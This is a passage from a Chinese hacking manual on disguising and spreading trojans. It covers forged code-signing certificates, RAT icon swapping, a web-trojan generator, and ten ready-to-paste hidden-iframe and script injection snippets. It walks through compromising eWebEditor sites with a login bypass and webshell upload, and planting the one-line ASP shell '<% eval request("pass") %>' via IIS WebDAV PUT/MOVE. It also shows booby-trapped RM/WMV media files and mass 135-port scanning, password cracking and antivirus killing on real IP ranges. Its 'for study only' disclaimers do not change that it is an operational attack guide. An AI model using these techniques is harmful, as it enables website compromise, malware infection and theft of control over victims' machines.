
添加伪造证书

STEP3 单击“下一步”按钮，在窗口选择“磁盘上的密钥文件”后的“浏览”按钮，在弹出的窗口选择刚刚创建的密钥文件。




添加伪造密钥

至于其他的设置选项，按照程序默认的进行设置。这时会弹出一个窗口，要求用户输入密钥文件的密码，准确输入密钥文件的密码后确定。单击“下一步”按钮，在窗口里面选择要实用的哈希算法。




设置加密方式

STEP4 单击窗口中的“下一步”按钮，可以对正在签名的数据进行描述，比如添加上描述信息和 Web 地址，当然用户也可以不进行这些内容的设置。




设置附加信息

STEP5 操作完成以后单击“下一步”按钮，程序要求设置一个时间戳数据，不过根据观察数字签名中的时间戳很少用到，所以这里就不进行设置了。最后单击“完成”按钮，程序就可以将数字证书添加到，指定的文件属性里面去。



时间设置



查看伪装证书


7.3 文件图标的伪装

在 Windows 操作系统里面，不同的文件类型都有其对应的文件图标，通过这些图标用户就可以判断出文件的类型。而黑客正是利用了这一特点，将木马程序的图标替换成一些常见的文件图标。当用户运行了这些伪装的木马程序，就会被黑客成功的进行远程控制。

7.3.1 生成图标

很多常见的木马程序，在创建服务端程序的时候，都可以选择自己喜欢的图标。比如灰鸽子木马在“服务端配置”窗口的“安装选项”标签中，

单击“选择图标”按钮就可以直接使用图标文件，还可以从可执行文件 (*.EXE) 和动态连接库文件 (*.DLL) 等文件中提取相关的图标进行使用，比如这里就选择的是金山毒霸的安装图标。所有的配置完成后输入，单击“生成服务器”按钮就可以生成，需要的木马服务端程序。



设置服务端图标

7.3.2 替换图标

另外，灰鸽子木马还为用户提供了几款有用的工具。单击“工具”菜单下的“EXE 图标工具”，它可以修改任何 EXE 文件的图标并且支持真彩色，不过 EXE 文件是需要没有进行过加壳加密处理的。在“EXE 文件”中选择生成的服务端程序，然后单击“选择”按钮选择一个 EXE 程序，程序会自动从中提取文件自带的图标文件。现在选择自己喜欢的图标，单击“修改 EXE 图标”对服务端程序进行图标修改。图标修改完成后程序会提示你，查看服务端是否能正常运行。



修改服务端图标

7.4 通过网页夹带木马

现在给个人电脑用户造成危害最大的网页夹带木马屡见不鲜，其实“网页木马”并非是一种全新的木马，而是现在非常流行的一种木马传播方式，或者是一种全新的木马伪装方式。

黑客首先将木马转化为网页可以识别的，脚本文件、ActiveX 组件、ASP、图片等文件形式，然后利用微软的 Windows 系统和其他软件存在的某些漏洞，当用户访问某个存在木马的网页后。虽然看到的只是“正常的”网页，可木马程序已经在系统中秘密运行了。接着服务端根据配置信息连接到客户端，这样黑客就可以开始对服务端电脑进行远程控制操作了。

7.4.1 制作网页木马

下面我们来演示网页木马是如何制作出来的，同样先需要配置一个木马的服务端，并将木马服务端程序文件上传到网络空间中，然后获得一个木马程序的链接信息。在这里我们要使用一款名为“暗黑网页木马生成器”的工具。该程序集成了 Ms08011、Ms08053、Flash 等多种最新高效的网页木马。生成代码不超过 4K 大小，配合智能分析功能真正对各系统通用。

首先运行“暗黑网页木马生成器”，在“木马地址”中输入网页木马的网页地址，接着将“功能”选项中的“智能型分析”、“破主动防御”和“智杀软拦截”等操作。然后在“生成”选项中，根据自己的需要设置要使用的漏洞，在网页木马生成器的目录中，就可以生成网页木马对应的文件信息。最后将网页木马文件的再上传到网络空间中，就可以获得一个对应的网页木马的链接信息。



配置网页木马文件

网页木马制作好了之后，现在我们来看看黑

客是如何将其传播出去的，其实黑客最常用的方法就是“挂马”。“挂马”这个词很多人都已经耳熟能详了，那么什么是“挂马”呢？

“挂马”就是黑客入侵了一些网站后，将自己编写的网页木马嵌入被黑网站的主页中，利用被黑网站的流量将自己的网页木马传播开去。这样就比通过电子邮件、即时通讯软件等发送传播更加的隐蔽，以达到自己不可告人的目的。

由于不同的网站使用了不同的开发语言，所以在挂马的时候也需要使用不同的代码。下面就根据不同的网站系统环境，下面先提供常见挂马代码供参考。

(1) 框架挂马

```
<iframe src= 网 页 木 马 地 址 width=0 height=0></iframe>
```

(2) JS 文件挂马

首先将以下代码：

```
document.write("<iframe width='0' height='0' src=' 网 页 木 马 地 址 ' ></iframe>");
```

保存为 xxx.js，然后再用 JS 代码来调用它进行挂马：

```
<script language=javascript src=xxx.js></script>
```

(3) JS 变形加密

也可以将上面的代码进行合并成一句代码：

```
<SCRIPT language="JScript.Encode" src=http://www.xxx.com/muma.txt></script>
```

其中的 muma.txt 可以改成任意的后缀名。

(4) Body 挂马

```
<body onload="window.location=' 网 页 木 马 地 址 ' "></body>
```

(5) 隐蔽挂马

```
top.document.body.innerHTML = top.document.body.innerHTML + '\r\n<iframe src=" 网 页 木 马 地 址 ' "></iframe>';
```

(6) CSS 中挂马

```
body { background-image: url('javascript:
```



```
document.write("<script src= 网页木马地址  
></script>")'");
```

(7) JAJA 挂马

```
<SCRIPT language=javascript>  
window.open (" 网页木马地址 ", "", "toolb  
ar=no,location=no,directories=no,status=no,m  
enubar=no,scro llbars=no,width=1,height=1  
");
```

```
</script>
```

(8) 图片伪装

```
<html>  
<iframe src=" 网页木马地址 " height=0  
width=0></iframe>
```

```
</center>  
</html>
```

(9) 伪装调用

```
<frameset rows="444,0" cols="*">  
<frame src=" 打开网页 " frameborder="no"  
scrolling="auto" noresize marginwidth="0"  
marginheight="0">  
<frame src=" 网 页 木 马 地 址 "  
frameborder="no" scrolling="no" noresize  
marginwidth="0" marginheight="0">
```

```
</frameset>
```

(10) 高级欺骗

```
<a href="http://www.163.com( 迷惑 连  
接地址, 显示这个地址指向网页木马地址 )" on  
MouseOver="www_163_com(); return true;">  
页面要显示的内容 </a>
```

```
<SCRIPT Language="JavaScript">  
function www_163_com ()  
{  
var url=" 网页木马地址 ";  
open(url,"NewWindow","toolbar=no,locat  
ion=no,directories=no,status=no,menubar=no,  
scrollbars=no,resizable=no,copyhistory=yes,w  
idth=800,height=600,left=10,top=10");  
}  
</SCRIPT>
```

注意 ATTENTION


由于网页挂马需要不同的网站环境，本节只介绍
木马伪装的基本方法，详细内容将在下一章中讲述。

7.4.2 网站系统漏洞挂马法

网页挂马的方法有很多，最常见的方法就是
先入侵一个网站，接着修改该网站中的一个或多
个网页，将网页木马的代码插入到其中就可以了。
要入侵一个网站有很多方法，但是最常见的还是
使用网站系统的漏洞。

eWebEditor 是一个基于浏览器的在线
HTML 编辑器，WEB 开发人员可以用它把传统
的多行文本输入框替换为可视化的文本输入框。
eWebEditor 主功能不需要在客户端安装任何的
组件或控件，操作人员就可以在易用的界面中创
建和发布网页内容。用户可以通过该系统自带的
可视配置工具，对 eWebEditor 进行完全的配置。
用户可以把 eWebEditor 应用于各种基于网页的
应用系统中，比如内容管理系统、邮件系统、论
坛系统、新闻发布系统等，与内容发布相关的所
有应用系统。但是最近这个网站系统接连出现各
种漏洞，因此成为黑客进行入侵的主要方法之一。

STEP1 利用搜索引擎来搜索关键字 "inurl:
ewebeditor"，来寻找使用该编辑系统的网站。一
般来说只要注意发表帖子的页面，是否有类似做
了记号的图标，就可以大致判断出该网站有没有
使用 eWebEditor 系统。



搜索存在漏洞网站


STEP2 在确定网站使用 eWebEditor 编辑系
统后，需要查看源代码来找到 eWebEditor 的
路径。单击 IE 浏览器“查看”菜单中的“查看

源代码”命令，在弹出的窗口查看源代码中是否存在类似于“<iframe ID='eWebEditor1' src='/ewebeditor.asp?id=content&style=web' frameborder=0 scrolling=no width='550' HEIGHT='350'>”的语句。然后需要记下 src= 后面的信息，这就是 eWebEditor 系统的安装路径。


```
<iframe src="/ewebeditor.asp?id=content&style=web"
frameborder=0 scrolling=no width="550" height="350">
```

确认漏洞系统存在

STEP3 下载 eWebEditor 系统的数据库，并且打开“辅臣数据库浏览器”，单击“打开数据库”按钮来选择数据库文件。成功登录数据库后，在 eWebEditor_System 字段中，可以看到管理员的相关信息，其中就包括经过 MD5 加密处理过的账号和密码。如果能利用 MD5 破解网站，进行管理员账户密码的成功破解，那么就可以利用这个账号密码进行后台登录。



下载网站数据库



查看管理员信息

如果无法成功破解账号密码的话，那么就需要在数据库里面，选择 eWebEditor_Style 字段，因为这里存放了很多网站系统的样式数据。这里随意的选择一个网站样式数据，记录下其中的 id 和 style 两个参数信息。



查看网站的风格

STEP4 在浏览器的地址栏里面输入“ewebeditor.asp?id=s_id&style=s_name”进行登录，这样就可以绕过系统的管理员登录来对网站内容进行编辑操作。单击工具栏中的“图片插入”按钮，在弹出的窗口里面单击“浏览”按钮，然后在磁盘里面选择一个脚本木马。这里需要注意的是，在上传以前需要将脚本木马的后缀名改成 .asa，因为其它的后缀名已经被网站系统过滤掉呢。




上传脚本木马


脚本木马上传成功以后，单击编辑窗口下方的“代码”按钮，这样就可以获得脚本木马的路径。然后将这个脚本木马的路径，复制到浏览器的地

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

址栏，登录以后就可以上传更强大木马，利用木马的网页编辑功能进行挂马操作即可。



查看木马链接




成功链接木马

7.4.3 IIS写权限挂马法

黑客如果一时间找不到网站系统的漏洞，那么他还可以另辟蹊径利用一些传统的方法进行入侵，比如利用“IIS 写权限”也轻松入侵了很多远程计算机。“IIS 写权限”是由当年引发大漏洞的 Windows WebDAV 组件提供的服务器扩展功能，主要用于直接向远程服务器目录写入文件信息，为管理员执行某些远程操作提供了方便。

虽然被网友称为 IIS 写权限漏洞，但是这种说法并不准确，因为这个所谓的“漏洞”的形成原因主要是由于管理员对 IIS 设置不当造成的。也就是说，即使是远程系统安装了所有已知的安全补丁的操作系统（由 IIS 版本号可以推测，Windows 2000 为 5.0，Windows XP 为 5.1，Windows 2003 为 6.0），那么也会因为 IIS 的设置不当给远程服务器的安全带来了极大的隐患。因为一台没有进行配置的 IIS 是默认开放匿名写权限的，因此入侵者可以向 WEB 目录写入一些带有危害的文件，例如恶意脚本、网页木马、ASP 木马等。

首先通过 Ping 命令将网站地址转换为 IP 地址，接着打开 IIS 写权限扫描工具，在“Start IP”和“End IP”选项中设置网站所在的 IP 地址段。为了能够更好的进行扫描，最好将软件默认的扫描线程由 100 改成 20 左右，接着单击“Scan”按钮即可。另外在扫描过程中，最好关闭系统中的网络防火墙，不然的话得不到程序的反馈信息。



扫描网站系统


扫描完成后，IIS 写权限扫描工具会将存在漏洞的远程计算机，通过红色感叹号的形式反映处理。接着在扫描列表中选择这个漏洞主机，然后单击鼠标右键中的“Put file”命令，在弹出的“Put file”窗口设置上传文件的名称，接着在数据输入框中输入上传文件的内容，这里就输入一句话 ASP 木马的服务端“<% eval request("pass") %>”，最后单击“PUT”按钮即可上传成功。



上传脚本代码

现在运行 IIS 写权限的利用工具，来进行 ASP 木马权限的写入操作。首先在“数据包格式”

选项中设置为“Move”，接着在“域名”选项中设置漏洞主机的IP地址，然后在“请求文件”选项中设置刚刚上传的TXT文件的地址和名称，最后单击“提交数据包”按钮即可将该文本文件的格式改为shell.asp。




写入脚本代码

7.4.4 电子邮件挂马法


其实除了通过网站挂马进行传播外，通过电子邮件也可以传播网页木马。恶意邮件并不是把利用漏洞的恶意文件当作附件发送给对方，而是将恶意文件的代码通过HTML邮件的方式发送出去。下面就以Outlook Express为例，为大家进行讲解黑客如何利用HTML邮件来传播恶意邮件。

STEP1 单击工具栏中的“创建邮件”命令编辑新邮件。选择“查看”菜单中的“编辑源文件”命令和“格式”菜单中的“多信息文本 (HTML)”命令。单击下面的“源文件”面板，删除模板中原有的全部内容，再将网页木马文件中的代码全部复制到此。



粘贴网页木马代码

STEP2 单击下面的“编辑”面板，然后随便输入一些内容。最后输入收件人的信箱，及主题发送出去就可以了。



编写伪装信息

7.5 视频文件挂马

现如今的IT产业中，多媒体技术是发展最快的一项上尤为突出。为了让多媒体更加方便的进行传播，很多全新的多媒体文件格式应运而生，比如RMVB、WMA、FLV等都是其中的佼佼者。但是各位有没有想过，在自己观看电影大片的时候，木马病毒也会在系统后台悄然而至呢？

7.5.1 RM文件的伪装利用


使用过Realplayer播放器的用户都知道，该播放器里面包含一个小小的浏览器，通过它可以进行简单的网页浏览。可是很多人不知道这个浏览器，和RM文件中的一个“后门”是仅仅相关的。由于Real公司允许在RM、RMVB等格式的文件里插入网页链接来发布广告，只要打开这些文件后就会弹出一个相应的广告窗口。

可是没想到这种方法现在已经被黑客成功的加以利用，将原来的广告链接更换为网页木马的链接。由于RM文件是最常见的多媒体文件之一，再加上Real公司默认允许加入各种链接，因此也就顺理成章地成为唯一可以进行网页木马传播的文件格式。下面我们来看看黑客是如何利用Realplayer来传播木马的。

1. 制作时间文件

首先打开系统中的记事本程序，在窗口里输入下面一段代码：u 00:10:00.0 00:11:00.0

http://www.mm.com/cs.Html。这段代码的意思是在影片的第 10 分钟到 11 分钟的时候，打开后面的“http://www.mm.com/cs.Html”的这个网页链接，这个网页链接就是刚刚设置的网页木马的地址，然后将其保存为一个任意名称的文本文件。



设置网页弹出的时间


2.制作恶意RM

现在准备一段 RM 视频文件，以及 RM 视频的编辑工具 RealMedia Editor。

STEP1 启动编辑程序，单击“文件”菜单下的“打开 Real 媒体文件”命令打开准备好的那段 RM 视频文件。

STEP2 单击“工具”菜单下的“合并事件”命令，再选择刚才制作的那个文本文件。

STEP3 单击“文件”菜单下的“RealMedia 文件另存为”命令，对这个合并的文件重新进行另存为操作即可。



插入设置时间的文件

如果将这个恶意的 RM 文件传播出去，当人们观看这个 RM 文件后，就可能通过网页木马植入木马程序。

7.5.2 WMV文件的伪装利用

恶意的 WMA 文件的制作步骤和制作恶意的 RM 文件的步骤差不多，只不过最后制作两种不同的多媒体文件时采用的工具不同罢了。当然还有一个很大的不同，那就是两种多媒体文件被利用的方式不同。恶意的 RM 文件是在标准的 RM 文件中通过 RM 文件编辑工具加入一段含有网页木马的网页地址后制作完成的，不存在利用任何漏洞。而恶意的 WMA 文件则不同，它正是利用了微软的 Windows Media Player (WMP) 播放器，通过数字权限管理加载任意网页的漏洞而制作完成的。WMP 播放器中的数字权限管理(DRM)中存在加载任意网页的漏洞，就是利用此漏洞加入网页木马的地址从而生成恶意的 WMA 文件的。既然已经明白了 WMA 文件的形成原理，那么我们就来看看黑客是如何动手制作恶意的 WMA 文件吧。


现在准备需要的工具和文件，其中包括编辑工具 WINDOWS MEDIA DRM，就是通过这个程序对准备好的 WMA 文件进行操作的。制作恶意的 WMA 文件的工具前面已经提到了，通过该工具打包的多媒体文件将加密并使用一个“密钥”锁定，该密钥存储在一个加密许可证中，并且它还会向数字媒体文件中添加其他的信息，例如用于获取许可证的 URL 地址，这里正好就是利用这个 URL 地址来添加配置好的网页木马的地址，然后将打包的数字媒体文件保存为 Windows Media Audio 格式（文件扩展名为 .wma）或 Windows Media Video 格式（文件扩展名为 .wmv）。

1.方法一

STEP1 运行 WINDOWS MEDIA DRM，选择界面中的“自定义打包”选项卡，通过“源文件”选项后面的“浏览”按钮来随便的选择一个标准的 WMV 文件（或是 WMA 文件）。


STEP2 单击“认证字符串”选项卡，接着在“认证 URL”选项中添加刚才制作完成的网页木马的网址。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



设置网页木马的地址

STEP1 返回到“自定义打包”选项卡，在“文件输出”选项中设置文件输出的目录，再在“输出文件后缀”选项中设置文件的后缀名为“.wmv”，最后单击“打包加密”按钮即可生成需要的 WMA 文件了。



重新另存为视频文件

2.方法二

现在再来看看 WMV 木马的另一种设置方法，不过这个 WMV 木马并不是利用微软 WMP 播放器的某个漏洞来进行传播的。

STEP1 运行 WMV 木马的生成器“电影广告合成器”，首先从网上寻找一张图片的链接，这个很容易吧。接着在“URL”选项中设置的网页木马地址，刚刚不是正好配置生成了一个 RM 网页木马吗，现在就将它的地址输入到此即可。

STEP2 在“提示”选项中输入一个好的接口，以骗取别人点击网页木马，例如：“单击下载该电

影字幕”等。最后在“电影”选项中输入一段网络视频的链接，但视频一定要是 WMV 格式的，这项视频可以从一些大型网站找到，比如：新浪、CCTV、论坛等。

STEP3 单击“生成”按钮后，就会在工具所在的同一个目录下生成一个 .wmv 格式的文件，这样一个 WMV 木马就制作完成了。



设置网页木马的地址

7.6 Windows 端口入侵挂马

利用 Windows 139 端口入侵的事例我们之前已经说过了，同样针对于 Windows 的端口漏洞，黑客也可以为其挂马。


7.6.1 利用系统服务挂马

Windows 系统为用户提供了大量的相关服务，比如 IPC\$ 服务、WMI 服务、远程桌面服务等。由于这些相关服务是由系统提供的，因此它的安全性很少引起用户的注意。比如 WMI 服务是“Microsoft Windows 管理规范”服务的简称，可以方便用户对计算机系统进行远程管理，同时它的易用性也导致了系统的安全性下降。由于 WMI 服务默认打开的是 135 端口，因此 WMI 入侵也被称之为 135 端口入侵。

STEP1 首先利用扫描器对网络中存在 135 端口的远程系统进行扫描，下面是“S 扫描器”扫描出来的结果：S syn 61.188.1.1 61.188.255.255 135 100 /save

这段命令前后的 IP 地址表示扫描的开始和结束地址，后面的 135 就表示需要扫描的端口，100 表示扫描的线程数，数值越大相应速度也越快。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




扫描设定端口

注意 ATTENTION

什么是 S 扫描器

首先解释下什么是 S 扫描器，S 扫描器是针对微软 MS04045 漏洞出的一个扫描程序。原来作者出这东西的目的是为了扫描这个漏洞，但现在已经变成黑客手中的兵器了。


需要特别说明的是，微软从 Windows XP SP2 起，就对 TCP/IP 连接数做了严格限制，默认只允许 10 个链接，理由是防止蠕虫病毒的快速传播。现在可以利用 BT 软件中的功能来修改这个限制即可。比如这里运行 BitComet，单击“选项”中的“TCP/IP 连接限制”，在“设置新的发起连接数上线”中设置为 500 即可。



解除系统限制

STEP2 打开 S 扫描器目录，其中的 Result.txt 存放着扫描到的信息。首先将文本文件中多子的信息进行删除，只保留扫描到的 IP 地址信息。接着运行系统账号破解工具 NTScan，它可以利用设置的用户名和密码对远程系统进行破解。在 NTScan 窗口中的“主机文件”中设置 IP 地址文件，


接着选中“WMI 扫描”这个选项，然后在扫描端口中设置为 135，最后单击“开始”按钮就可以进行破解操作了。



破解账号密码

STEP3 下面利用 Recton 来种植木马程序，这里运行 Recton 程序，我们可以看到程序包括远程启动终端服务、远程开关 telnet、远程运行 CMD 命令等，更为关键的是该程序不依赖远程主机的 IPC 服务。


首先单击窗口中的“进程”按钮，接着在 NTScan 窗口中任意选择一个地址，添加到“远程主机设置”选项中的 IP 地址，然后输入“用户名”和“密码”进行登录。远程连接成功以后，在列表中单击右键中的“获取进程信息”命令，这样就可以获得远程系统进程的内容。如果发现有杀毒软件的进程，选中该进程以后单击右键的“关闭进程”命令即可。




结束设定进程

